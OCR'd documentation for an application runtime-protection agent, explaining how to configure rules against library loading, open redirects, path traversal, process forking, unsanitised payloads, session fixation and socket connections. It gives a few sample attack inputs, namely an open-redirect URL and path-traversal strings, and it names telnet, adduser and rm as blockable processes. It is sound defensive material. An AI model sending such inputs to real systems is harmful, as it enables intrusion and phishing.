
Version: 6.11.0

Library Loading

The purpose of the Library rule is to prevent a protected application from loading any library that it should not have access to or be allowed to execute, or (with whitelists) to restrict which libraries are allowed to be loaded or executed.

Overview

The method or attack that causes the protected application to attempt to load a specific library is irrelevant to this rule. This rule only looks at, and potentially protects against, the end result of any such attack. This protection isn't specific to a CWE or other defined or limited attack.



Rule Options

Paths to Libraries

Here you enter in paths to libraries or lists specific libraries (no paths required) that the rule will apply to. Generally speaking this can be applied in 2 different ways:

- you can list a number of paths and/or libraries (no path required) that you wish to prevent from being executed, via the protect action, or
- you can create a pair of rules where the first rule uses a path to protect (e.g. `/usr/bin/*`), and the second rule allows or whitelists specific libraries (via the Allow/Whitelist action) contained within that path, such as `allowMe.lib`

This way if there are 100 libraries in that directory and you wish to protect 98 of them, you do not have to create 98 rules or an unwieldy rule listing 98 libraries. You can create 1 rule to protect against all of the libraries within a path, and create another rule to carve out the 2 that you want to allow to be executed.

In essence, the Allow/Whitelist option is allowing us to say “Protect all of these libraries” (wildcard protect rule)followed by “Except these” (allow rule) instead of saying “Protect this libraries” (standard rule, 98 times).

You can type paths or libraries into the text field and upon typing a comma, or hitting the Return/Enter key the entries will be accepted and converted to a pill object which can then be removed from the list by clicking on the pill’s cross symbol (**x**).

Action

- **Detect** - The Agent will detect the execution of listed libraries, log the event to the event database, and the event will be viewable on the Security Events pages in the Portal, but the Agent will take no further action
- **Protect** - In addition to the Detect actions, the AAMS Agent will also actively prevent the execution of the libraries or anything within the protected paths from succeeding.
- **Allow** - Acts as whitelist. This is similar to the Detect action in that no blocking or destructive action will be taken, however the Allow action will supersede the Protect action by whitelisting libraries to be excluded from Protect actions.

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file’s when the rule has been triggered, regardless or the Action. If the field is left blank, then the default logging message will be displayed in the message portion of the event log.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

This option will be greyed out if the rule action is set to **Detect**.

Enable Stack Trace - By checking this option, when a rule is triggered, the stack trace will be included in the event log, and will be available for viewing in the Portal UI for each triggering security event.

Version: 6.11.0

Open Redirection

Open Redirect is an input validation flaw that exists when an application accepts untrusted input that contains a URL value and does not sanitize it.

Overview


This kind of vulnerability could be used to accomplish a phishing attack or redirect a victim to an infection page. Since the redirection is originated by the real application, the phishing attempts may have a more trustworthy appearance.

An example of such an attack could be a weblink such as:

`http://www.target.site?#redirect=www.fake-target.site`

The victim that visits this URL will be automatically redirected to fake-target.site, where an attacker could place a fake page that resembles the intended site, in order to steal the victim's credentials.

The **Hosts** field and **Allow** action are only available on ARMR versions 2.7 and above



Rule Options

Hosts

A list of valid hostnames, fully qualified domain names or valid IP address can be added to this rule and whitelisted by selecting the allow action at the bottom of the form.

Exclude Sub-domain

When you select this option, only the top level domain will be protected against and sub-domains will not be processed as part of this rule.

Do Not Trust Requests From

These are the sources that AAMS Agent will treat as untrusted.

- **HTTP** - Data received by the application from HTTP requests (e.g. from a web browser).
- **Database** - Data received by the application from a database.
- **Deserialization** - Data received by the application via deserialization APIs (e.g. RMI, JMX, java.io.ObjectInputStream, etc.)

You may select one or many of these but at least one selection is required. The default value is **HTTP**.

Action

- **Detect** - The Agent will detect the lookup of listed address(es), log the event to the event database, and the event will be viewable on the Security Events pages in the Portal, but the Agent will take no further action
- **Protect** - In addition to the Detect actions, the AAMS Agent will also actively prevent the lookup of the address(es) from succeeding.

The Agent allows only one Open Redirection rule to be specified in ARMR versions 2.6 and below

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file's when the rule has been triggered, regardless or the Action. If the field is left blank, then the default logging message will be displayed in the message portion of the event log.Severity: The log files allow you to select a custom severity level for the event ranging from **Low** to **Critical**. A severity is required, and there is

Severity

The log files allow you to select a custom severity level for the event: Low, Medium, High or Critical. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

This option will be greyed out if the rule action is set to **Detect**.

Enable Stack Trace - By checking this option, when a rule is triggered, the stack trace will be included in the event log, and will be available for viewing in the Portal UI for each triggering security event.


Version: 6.11.0

Path Traversal

Path Traversal is when an attacker uses some mechanism (such as unsanitized user input to a web form) in order to access directories outside of those that the attacker is supposed to be restricted from.

Overview

An example of a Path Traversal is when a user that is otherwise restricted to `/usr/public/sandbox` might construct a user input that allows them to access files in a directory such as `../../local/bin/vulnerableScript.sh`. This is a relative path attack and essentially backs the attacker out of the supposedly restricted `/public/sandbox`, and allows them to access files in `/local/bin`, all under `/usr`. There are 2 types of these attacks, and they are described below in the Wizard Parameters's Attack Type section.



Rule Options

Do Not Trust Requests From

These are the sources that the Actions section will act upon when a traversal is detected.

- **HTTP** - The untrusted data is data received by the application from HTTP requests (e.g. from a web browser).
- **Database** - The untrusted data is data received by the application from a database.
- **Deserialization** - The untrusted data is data received by the application via deserialization APIs (e.g. RMI, JMX, java.io.ObjectInputStream, etc.)

You may select one or many of these, but at least one selection is required. The default value is HTTP.

Attack Type

- **Relative Path Traversal** (CWE-23) - the attacker attempts to navigate the directory structure using the current directory as a starting point such that all paths are relevant to the on that the AAMS-protected application lives in. For example, if the application utilized the directory `/usr/public/sandbox` and the attacker wanted to get to the script.sh file in /usr/local/bin, the attacker would provide a path of `../../local/bin/script.sh`
- **Absolute Path Traversal** (CWE-36) - in the case the absolute path can be given. For example, if the application utilized the directory `/usr/public/sandbox` and the attacker wanted to get to the `script.sh` file in `/usr/local/bin`, the attacker would provide a path of `/usr/local/bin/script.sh`

Action

- **Detect** - The Agent will detect the lookup of listed address(es), log the event to the event database, and the event will be viewable on the Security Events pages in the Portal, but the Agent will take no further action
- **Protect** - In addition to the Detect actions, the AAMS Agent will also actively prevent the lookup of the address(es) from succeeding.

Only a single Path Traversal rule is allowed per agent. This rule can specify protection for relative or absolute path traversal attacks, or both.

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file's when the rule has been triggered, regardless of the Action. If the field is left blank, then the default logging message will be displayed in the message portion of the event log.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

This option will be greyed out if the rule action is set to **Detect**.

Enable Stack Trace - By checking this option, when a rule is triggered, the stack trace will be included in the event log, and will be available for viewing in the Portal UI for each triggering security event.


Version: 6.11.0

Process Forking

A Process Forking rule prevents a protected application from executing any process that it should not have access to or be allowed to execute.

Overview

This rule could prevent an application from executing telnet, adduser, or rm commands on the system on which it resides. This protection isn't specific to a CWE or other defined or limited attack. The method of attack that causes the protected application to attempt to execute a specific command is irrelevant to this rule. This rule only looks at and potentially protects against the end result of any such attack.



Rule Options

Path or Process List

Here you can type in a path(s) or specific process(es) that the rule will apply to. Generally speaking this can be applied in 2 different ways:

1. You can list a number of paths and/or processes (no path required for processes) that they wish to prevent from being executed via the protect action, or
2. You can create a pair of rules where the first Process rule uses a path to Protect (e.g. /usr/bin/*), and the second Process Rule allows or whitelists specific processes (via the Allow/Whitelist action) contained within that path, such as `/usr/bin/allowMe.sh`.

This way if there are 100 processes in that directory and you wish to protect 98 of them, you do not have to create 98 rules or an unwieldy rule listing 98 processes. You can instead create 1 rule to protect against all of the processes within, and create another rule to carve out the 2 that you want to allow to be executed.

In essence, the Allow/Whitelist option is allowing us to say “Protect all of these Processes” (wildcard protect rule) followed by “Except these” (allow rule) instead of saying “Protect this process” (standard rule, 98 times).

You can type paths or processes into the text field and upon typing a comma or hitting the Return/Enter key the entries will be accepted and converted to a pill object which can then be removed from the list by clicking on the pill’s cross symbol (**x**).

Restrict Rule to API Endpoints

You can limit the rule to respond to API requests only.

- **No** - Do not restrict the rule response
- **All Endpoints** - Restrict the rule response to API requests only
- **Specific Endpoints** - Restrict the rule response to API requests on the specified endpoints

You can change the default value **No** but you can select only one of these options.

Do Not Trust Inputs From

You can choose the sources that the strict policy option will treat as untrusted. This section is optional, you do not have to select any or you can select all of the sources listed:

- **HTTP** - Data received by the application from HTTP requests (e.g. from a web browser).
- **SQL Databases** - Data received by the application from a SQL database.
- **Deserialization APIs** - Data received by the application via deserialization APIs (e.g.

RMI, JMX, java.io.ObjectInputStream, etc.)

Action

- **Detect** - Detect - The Agent will detect the execution of listed process(es), log the event to the event database, and the event will be viewable on the Security Events pages in the Portal, but the Agent will take no further action.
- **Protect** - In addition to the Detect actions, the AAMS Agent will also actively prevent the execution of the process(es) or anything within the protected paths from succeeding.
- **Allow** - Acts as whitelist. This is similar to the Detect action in that no blocking or destructive action will be taken, however the Allow action will supersede the Protect action by whitelisting processes to be excluded from Protect actions.

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file's when the rule has been triggered, regardless or the Action. If the field is left blank, then the default logging message will be displayed in the message portion of the event log.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

This option will be greyed out if the rule action is set to **Detect**.

Enable Stack Trace - By checking this option, when a rule is triggered, the stack trace will be included in the event log, and will be available for viewing in the Portal UI for each triggering security event.


Version: 6.11.0

Sanitization

The ARMR Sanitization rule can be used to verify data entering the workflow of a server via a HTTP request. Such data is referred to here as a payload and could be in the form of a String, JSON, or XML. Each payload is then matched against known safe and unsafe patterns.

Overview

The unsafe patterns include common Cross-Site-Scripting, SQL Injection, and Path Traversal attacks. Any payload that matches an unsafe pattern will be marked for sanitization, which means that a payload has been found to be potentially malicious and an action will need to be taken. If the rule action is configured in protect mode, the payload will be prevented from being used by the system and a CEF event will be generated. Configuring the rule in detect mode will generate a CEF event and allow the workflow to continue uninterrupted. It is also possible that a payload may not cleanly match with any of the safe or unsafe patterns. Such payloads are labelled as undetermined values. For such cases, the rule can be configured to automatically mark all undetermined values as being safe or unsafe. Safe undetermined values will be logged, where unsafe undetermined values will be handled by the action.



Rule Options

HTTP Endpoint (Relative URI)

Here you can enter a list of relative URIs to be protected, monitored, or whitelisted. A relative URI only includes the path portion of the URL, and not the domain. For example if the website address was `http://www.victim.com/home/test.html`, then `/home/test.html` is the relative URI.

The path within the relative URI must be absolute and begin with a leading `/`. In the above example `/home/test.html` is valid, while `home/text.html` is not. In addition relative paths may not contain `..` or other similar characters denoting path shortcuts. For example, `/home/test/user/test.html` is valid, but `../test/user/test.html` is not.

Enter in a value in the field, and upon clicking the **Add** button, entering in a comma, or hitting enter, the value will be stored and shown as a chip below the input field. Copying and pasting of lists, separated by commas or carriage returns, is supported.

Mark Undetermined Payloads As

This configures how the rule shall handle undetermined payloads. Undetermined payloads configured as **Safe** will be logged, and **Unsafe** payloads will be handled by the **Action**.

Ignore payloads

This field is optional.

When a String value comes into the system that is actually safe, but the rule has flagged it as being unsafe, this allows the rule to ignore that particular value. In other words, string values that match patterns defined here will be marked as Safe and override the rule's pattern matching.

Ignore attributes

This field is optional.

This is the same idea as the ignore payload, but broader. An attribute is a named variable where a payload is assigned to. Attributes include class fields, map keys, or URL query parameters. In all cases, a payload is assigned to an attribute that has a deterministic name. Attributes are reference throughout a system by their name to retrieve the value assigned to them. If it can be determined that an attribute's value cannot be abused, then this option allows you to ignore the values assigned to an attribute with a particular name.

Actions

In **protect** mode, the payload will be prevented from being used by the system and a CEF event will be generated.

In **detect** mode, the event will generate a CEF event and allow the workflow to continue uninterrupted.

If multiple Sanitization rules are created, the Agent will not allow matching HTTP Endpoints to be specified between rules.

Log Message

Text entered here will be the log message portion of the overall CEF event log, and should be descriptive and distinctive. If left blank then default logging message will be used.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

This option will be greyed out if the rule action is set to **Detect**.

Version: 6.11.0

Session Fixation

The session fixation attack is a class of Session Hijacking, which steals the established session between the client and the Web Server. The attack permits an attacker to hijack a valid user session.

Overview

The problem occurs when a session ID is used as the sole mechanism that the vulnerable application uses to recognize a user. An attacker may go to a web application and determine his session ID in a legitimate session. Thus we have Attacker = ID_1234. The attacker may then send a URL with that includes that session ID to another user. When the other user clicks on the link, their session has the same ID that the attacker's session had (ID_1234). The real issue here is that if the user logs into their account, their logged-in status is then associated with that session ID. This means that any attacker can now go to the URL with the embedded session ID and they will be logged in under the Victim's account and have access to everything that the user would have access to.

Rule Options

Action

- **Protect** - For Session Fixation, the only option is Protect, where the AAMS Agent will actively prevent the lookup of the address(es) from succeeding.

Only a single Session Fixation rule is allowed by the Agent.

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file's when the rule has been triggered, regardless or the Action. If the field is left blank, then the default logging message will be entered into the database.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

Resources

More information on session fixation can be found at:

- the OWASP Foundation's website

Version: 6.11.0

Socket Accept

The Socket rules (Accept, Bind, and Connect) monitor and control (allow or restrict) network connections for the AAMS-protected application.


Overview

Network connections can be controlled by restricting, monitoring, or allowing connections to or from specific IP addresses, ports, or paired combinations.

Network-based applications that are AAMS-protected will need to communicate with remote clients and servers utilizing TCP/IP addresses and/or ports. This is accomplished either by accepting incoming connections (Accept Rule), establishing outgoing connections (Connect Rule), or Binding to local ports in either a server or client capacity.

For example, the rule might be used to deny incoming connections to the AAMS-protected application from specific IP addresses, or to prevent the AAMS-protected application from even reserving and listening on a network port, or to prevent the application from connecting to specific ports on any machine - for example you might want to restrict a DNS server from communicating on any ports other than 22 (ssh, for admin purposes), 53 (default DNS port for TCP or UDP), or 853 if running DNS over TLS.

The Accept Rule applies to AAMS-protected applications acting as a server for receiving incoming connections, and the rule will either block or allow the protected application from accepting these incoming connections. The IP Address and port parameters designate the address of the remote clients attempting to establish a connection.



Rule Options

Hostname or IPv4 Address

In this field, a single hostname or IPv4 address can be specified

- Host Names can be specified (e.g. `www.google.com`)
- An IP Address value of `0.0.0.0` indicates a wildcard value of Any IP address.
- IP addresses can be specified in either of the following two notations:
  - Dot-Decimal (e.g. `1.2.3.4`)
  - CIDR (e.g. `1.2.3.4/22`)
    - ***CIDR notation for IP address ranges is supported on ARMR/2.10 and above. Valid CIDR notation format is an IPv4 IP addresss not containing any wildcard characters followed by*** `/<bit mask>`***, where*** `<bit mask>` ***is an integer in the range 1 to 32***

Start Port / End Port

In these two fields, a port or port range can be specified

- A Port value of `0` indicates a wildcard value of any port.
- For a single port, both fields should have the same single port number. If you enter a port number in either the start or end ports and the other field is blank, then the number entered will be mirrored in the other port.
- The Start Port must be =< the End Port.

Restrict Rule to API Endpoints

You can limit the rule to respond to API requests only.

- **No** - Do not restrict the rule response
- **All Endpoints** - Restrict the rule response to API requests only
- **Specific Endpoints** - Restrict the rule response to API requests on the specified endpoints

You can change the default value **No** but you can select only one of these options.

Action

- **Detect** - The Agent will detect the attack, it will log the event to the event database, and the event will be viewable on the Security Events pages in the Portal, but the Agent will take no further action.
- **Protect** - In addition to the Detect actions, the AAMS Agent will also actively prevent the attack from succeeding.
- **Allow** - Acts as whitelist. This is similar to the Detect action in that no blocking or destructive action will be taken, however the Allow action will supersede the Protect action by whitelisting addresses to be excluded from Protect actions.

Connection Action

The following parameters are only valid for Accept Socket Operations, and only when the action is **Protect**:

- **Block** - blocking the connection.
- **Secure** - upgrades standard socket connections to SSL socket connections.
- **Upgrade-TLS** - upgrades the SSL/TLS stack of the SSL connection using the latest SSL/TLS stack supported by the host JVM.

For each Secure or Upgrade-TLS configuration, the Agent only allows one rule to be specified.

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file's when the rule has been triggered, regardless or the Action. If the field is left blank, then the default logging message will be displayed in the message portion of the event log.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

This option will be greyed out if the rule action is set to **Detect**.

Enable Stack Trace - By checking this option, when a rule is triggered, the stack trace will be included in the event log, and will be available for viewing in the Portal UI for each triggering security event.

This option will not be available when the Protect Action is set to either Secure or Upgrade-TLS

Version: 6.11.0

Socket Bind

The purpose of the Socket rules is to monitor and control (allow or restrict) network connections for the AAMS-protected application.

